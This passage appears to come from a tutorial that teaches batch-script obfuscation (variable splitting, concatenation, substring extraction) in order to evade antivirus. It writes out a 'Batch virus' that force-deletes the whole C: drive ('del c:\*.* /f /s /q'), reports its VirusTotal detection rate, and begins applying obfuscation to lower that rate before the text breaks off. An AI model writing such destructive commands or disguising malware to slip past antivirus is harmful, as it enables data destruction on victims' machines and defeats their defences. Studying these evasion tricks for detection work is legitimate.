
hc.bat - Notepad
File Edit Format View Help
@echo off

set a=start
set b=power
set c=shell.exe


%a%%b%%c%

```

Here, instead of creating one variable we have created multiple variables (I mean 3). I set the value of “a” to “start”, “b” to “power”, “c” to “shell.exe” respectively. However, I have concatenated these 3 variables to call them at once using %a%%b%%c%. How do the values combine “start powershell.exe”. This would still make a valid command and upon execution does what it has to do.



If you have noticed the above image, the same code which is used to start a Powershell console doesn't look too obvious now. We can further make it less obvious by creating more variables and calling them at once.



Batch Substring Extraction

What is substring extraction? In Batch, you can give a string as value to the variable and then while calling, call a part of the string. See the image below.



```

C:\Users\admin>set a=start
C:\Users\admin>set a=start powershell.exe
C:\Users\admin>set b=%a:~6,5%
C:\Users\admin>%b%
'power' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\admin>_

```

Here at first, I assign value “start powershell.exe” to a variable “a”. Then, I create another variable “b”. To this variable, I set the value %a:-6,5%. What is this? We are assign a part of the value of variable ‘c’ to it. But which part is it? This should start after the 6th letter and have the next five characters. Her it makes the value of variable b as “power”. Next, I call the variable using %b%..

In the above image, you can see that when I call the variable “b”, it says that “power” is not a valid command in Batch. Rightly so. But we should make sure that whatever we are calling is a valid Batch command. Let’s implement it in our “Powershell” example.



```


hc.bat - Notepad
File Edit Format View Help
@echo off

set a=start powershell.exe
set b=%a:~6,14%

%b%

```

Here, as explained in the above example, the value of variable ‘b’ start at ‘p’ and ends at the last. (14 character). When I execute this batch script, give “Powershell.exe” is a valid command, cmd shell opens.



hope you have understood the three methods explained above: set, variable concatenation and substring extraction. Now, let's see the evasion capabilities of these methods. For this, I create a Batch virus as shown below.

```


hc.bat - Notepad
File Edit Format View Help
@echo off

del c:\*.* /f /s /q

```

This batch command `Del c:\ /f /s /q` specifies to delete the entire C: drive and to do so forcefully (/f) if there are any “read only” files. Not only that, to delete all the files from subdirectories (/s) and do so silently (/q) without asking for any confirmation from the user.

Now, you all know what the C:/ drive contains (it contains the entire Operating System). So, this script when executed deletes C:/ drive. Even basic AV Engines detect any type of code trying to delete the C:/ drive as a VIRUS. But for confirmation sake, let's upload it to Virustotal and see.



Out of 59 AntiVirus engines, 15 detected my batch file as malicious. Good result even without any obfuscation methods applied. Now let's use the “set” command as shown below.

```

